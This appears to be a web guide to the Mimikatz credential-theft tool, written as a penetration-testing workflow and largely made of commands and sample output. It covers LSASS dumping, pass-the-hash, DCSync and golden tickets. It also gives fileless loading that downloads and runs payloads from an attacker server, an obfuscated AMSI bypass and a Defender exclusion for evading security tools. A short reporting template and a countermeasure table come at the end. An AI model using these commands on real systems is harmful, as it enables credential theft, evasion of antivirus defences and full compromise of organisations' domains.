Mimikatz (Credential Extraction Tool)


Mimikatz (Credential/Password Stealing Tool)
Mimikatz is the gold standard for credential extraction on Windows systems. It extracts plaintext passwords, NTLM hashes, Kerberos tickets, and more from memory. This is a(n) article / guide on the Mimikatz tool for credential extraction.
Installation & Loading
bash
# Download from official GitHub (authorized pentest use):
git clone https://github.com/gentilkiwi/mimikatz
cd mimikatz/Win32  # or x64

# Or compile yourself:
# Visual Studio → open kiti.sln → build

# Transfer to target:
certutil -urlcache -f http://YOUR_SERVER/mimikatz.exe C:\Tools\mimikatz.exe
Run:
# Require Administrator or SYSTEM privileges!

# Standard invocation:
privilege::debug              # Enable SeDebugPrivilege (steps 1-2 always)
token::elevate                # Elevate to SYSTEM if possible
sekurlsa::logonpasswords      # Dump credentials from memory
Core Commands (Quick Reference)
Command | What It Extracts | Prerequisites |
sekurlsa::logonpasswords | Plaintext passwords, NTLM hashes | admin + debug |
sekurlsa::wdigest | WDigest stored creds | admin + debug |
sekurlsa::livessp | LiveSSP creds | admin + debug |
sekurlsa::msv | MSV1_0 NTLM hashes | admin + debug |
sekurlsa::kerberos | Kerberos tickets | admin + debug |
sekurlsa::tspkg | TS PKI creds | admin + debug |
sekurlsa::credman | Stored credentials (Credential Manager) | admin + debug |
sekurlsa::dpapi | DPAPI keys | admin + debug |
lsadump::sam | SAM database (local account hashes) | SYSTEM |
lsadump::secrets | LSA secrets (service passwords) | SYSTEM |
lsadump::cache | Cached domain logons | SYSTEM |
lsadump::lsa /patch | LSA patching for system credential dump | admin |
kerberos::list /export | List/export Kerberos tickets | admin |
sekurlsa::pth | Pass-the-hash | admin |
token::whoami | Current token info | none |
Standard Pentest Workflow
Step 1: Check Privileges
mimikatz # privilege::debug
Privilege '20' OK
# If not OK → need to find admin escalation vector first
Step 2: Elevate to SYSTEM
mimikatz # token::elevate
Token Id : 0
User : NT AUTHORITY\SYSTEM
# Now you have maximum access
Step 3: Dump All Credentials
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 997 (00000000:000003E5)
Session           : Service from 0
User Name         : WIN-CFS3VQ$
Domain            : WORKGROUP
SID               : S-1-5-20

    msv :
     [00000003] Primary
     * Username : Administrator
     * Domain   : WIN-CFS3VQ
     * NTLM     : aad3b435b51404eeaad3b435b51404ee:e1cdf0dd3b8c8b8e9c1c2d3e4f5a6b7c
     * SHA1     : c58cda49f134e5e2b7a7c7c8d9e0f1a2b3c4d5e6

    tspkg :
     * Username : Administrator
     * Domain   : WIN-CFS3VQ
     * Password : P@ssw0rd!2024

    wdigest :
     * Username : Administrator
     * Domain   : WIN-CFS3VQ
     * Password : P@ssw0rd!2024
Key fields:
NTLM: hash for pass-the-hash (NTLMv1) or cracking offline
SHA1: Another hash format
Password: Plaintext (if WDigest enabled, Windows 8/10 need registry change)
Windows Version-Specific Behavior
Windows Version | WDigest (plaintext) | What Works Best |
Windows 7 | Enabled by default | Plaintext available |
Windows 8/8.1 | Disabled by default | NTLM hashes, not plaintext |
Windows 10 (pre-1607) | Disabled | NTLM + Kerberos tickets |
Windows 10 (1607+) | Disabled | NTLM + Kerberos + enable WDigest if needed |
Windows 11 | Disabled | Mostly NTLM/Kerberos |
Server 2012+ | Disabled | LSA secrets + SAM + Kerberos |
Server 2019 | Disabled | LSASS dumping may trigger Defender |
Note: Microsoft disabled WDigest by default from Win 8/Server 2012. To re-enable (for testing):
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1
User must log out and back in
Pass-The-Hash (No Password Required)
If you have NTLM hash (no plaintext), authenticate without knowing password:
# In mimikatz:
sekurlsa::pth /user:Administrator /domain:CONTOSO /ntlm:e1cdf0dd3b8c8b8e9c1c2d3e4f5a6b7c /run:cmd
# A new cmd.exe opens with Administrator token using the hash
From new cmd:
bash
# Access remote resources:
dir \\DC01\C$
psexec \\DC01 -s cmd
Mimikatz In Memory (Avoiding Disk)
Option 1: PowerShell Reflection (No .exe)
powershell
# Load Mimikatz from memory (no file on disk)
IEX (New-Object Net.WebClient).DownloadString('http://YOUR_SERVER/Invoke-Mimikatz.ps1')
Invoke-Mimikatz -DumpCreds
Option 2: Executable from Memory
powershell
$bytes = (New-Object Net.WebClient).DownloadData('http://YOUR_SERVER/mimikatz.exe')
$assembly = [System.Reflection.Assembly]::Load($bytes)
[Mimikatz]::Main(@())
Option 3: Base64 Encoded Command
powershell
# Encode on attacker:
$command = 'sekurlsa::logonpasswords exit'
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$encoded = [Convert]::ToBase64String($bytes)

# On target:
powershell -EncodedCommand <base64>
Dumping LSASS (Post-Exploitation)
If mimikatz fails (Defender/AV blocked), dump LSASS process memory and crack offline:
Task Manager Method
1. Open Task Manager → Details tab
2. Right-click lsass.exe → "Create dump file"
3. File saved to: C:\Users\USER\AppData\Local\Temp\lsass.DMP
Procdump (Sysinternals)
bash
procdump64.exe -ma lsass.exe lsass.dmp
# Transfer to attacker machine

# Extract credentials from dump:
mimikatz.exe
sekurlsa::minidump lsass.dmp
sekurlsa::logonpasswords
Comsvcs.dll (Built-in Windows)
cmd
# No external tools needed:
C:\Windows\System32\rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump "[PID]" C:\Tools\lsass.dmp full
Extracting Domain Controller Credentials
On a Domain Controller (must run as Administrator → SYSTEM):
# Step 1: DCSync (replicate AD database)
mimikatz # lsadump::dcsync /user:krbtgt
# Extracts krbtgt hash — allows forging Golden Ticket

mimikatz # lsadump::dcsync /user:Administrator
# Extracts target user hash without touching that DC

# Step 2: NTDS.dit extraction (offline)
lsadump::lsa /inject /name:Administrator

# Step 3: Trust credentials
lsadump::trust /patch
Defensive Evasion Techniques
AMSI Bypass (Powershell)
powershell
# Disable AMSI before loading mimikatz
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)

# OR simpler:
sET-ItEM ( 'V'+'aR' +  'IA' + 'blE:1q2'  + 'uZx'  ) ( [TYpE](  "{1}{0}"-F'F','rE'  ) ) ; ( GeT-VariaBle ( "1Q2U"  +"zX"  )  -VaL )."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -f'Util','A','Amsi','.Management.','utomation.','s','System'  ) )."g`etf`iElD"( ( "{0}{2}{1}" -f'amsi','d','InitFaile'  ),(  "{2}{4}{0}{1}{3}" -f 'Stat','i','N','Public','on'  ))."sE`T`VaLUE"( ${n`ULl},${t`RuE} )
Defender Exclusion
cmd
# Add exclusion for tools directory (if admin):
powershell Add-MpPreference -ExclusionPath "C:\Tools"
Reporting Template
FINDING: Credential Extraction from Memory (Mimikatz)
======================================================
Tool: Mimikatz 2.2.0 (x64)
Target: WIN-CFS3VQ (Windows 10 22H2)
Pre-condition: Administrative access via SeDebugPrivilege

EXTRACTED CREDENTIALS:
------------------------------------------------------------
User: local\Administrator
  NTLM Hash: e1cdf0dd... (pass-the-hash possible)
  Plaintext: P@ssw0rd!2024                       [CVSS 9.0]

User: contoso.local\jdoe
  NTLM Hash: aad3b435b...
  Plaintext: Welcome1!                            [CVSS 9.0]

User: CONTOSO\sql_svc
  NTLM Hash: (Kerberos only)
  Service account - lateral movement vector       [CVSS 8.5]
------------------------------------------------------------

EXPLOIT CHAIN:
1. Initial access → local admin on WIN-CFS3VQ
2. mimikatz.exe → sekurlsa::logonpasswords
3. 3 credential sets extracted (2 plaintext, 1 hash)
4. Pass-the-hash → lateral movement to DC01
5. DCSync → Domain Admin krbtgt hash
6. Golden Ticket → complete domain compromise

SEVERITY: CRITICAL (CVSS 9.0+)
Vector: AV:L/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

RECOMMEDATIONS:
1. Enable Credential Guard (Virtualization-based security)
2. Disable WDigest via GPO
3. Deploy LSA Protection (RunAsPPL)
4. Monitor Event ID 4663 (LSASS access attempts)
5. Restrict Debug privilege to authorized admin groups only
6. Deploy ATP/EDR that detects LSASS dumping
Defensive Countermeasures (For The Client)
Protection | Mimikatz Effect | How to Enable |
Credential Guard | Blocks sekurlsa completely | GPO: Computer Config → Admin Templates → System → Device Guard |
LSA Protection | Blocks lsass injection | reg: HKLM\SYSTEM\CurrentControlSet\Control\Lsa\RunAsPPL = 1 |
Restricted Admin | Limits pass-the-hash | reg: HKLM\System\CurrentControlSet\Control\Lsa\DisableRestrictedAdmin = 0 |
ATP/EDR | Detects mimikatz loading or LSASS dump | Deploy Defender for Endpoint |
Group Managed Service Accounts (gMSA) | No cached creds to dump | Use gMSA for services |
Quick Reference Card
Action | Command |
Check debug privilege | privilege::debug |
Elevate to SYSTEM | token::elevate |
Dump passwords/hashes | sekurlsa::logonpasswords |
Pass-the-hash | sekurlsa::pth /user:admin /domain:contoso /ntlm:HASH /run:cmd |
Dump SAM | lsadump::sam |
Dump LSA secrets | lsadump::secrets |
DCSync (need DA) | lsadump::dcsync /user:krbtgt |
Dump from minidump | sekurlsa::minidump lsass.dmp then sekurlsa::logonpasswords |
Export tickets | kerberos::list /export |
Golden ticket | kerberos::golden /user:admin /domain:contoso /sid:S-1-5-21-... /krbtgt:HASH /ticket:ticket.kirbi |





Comments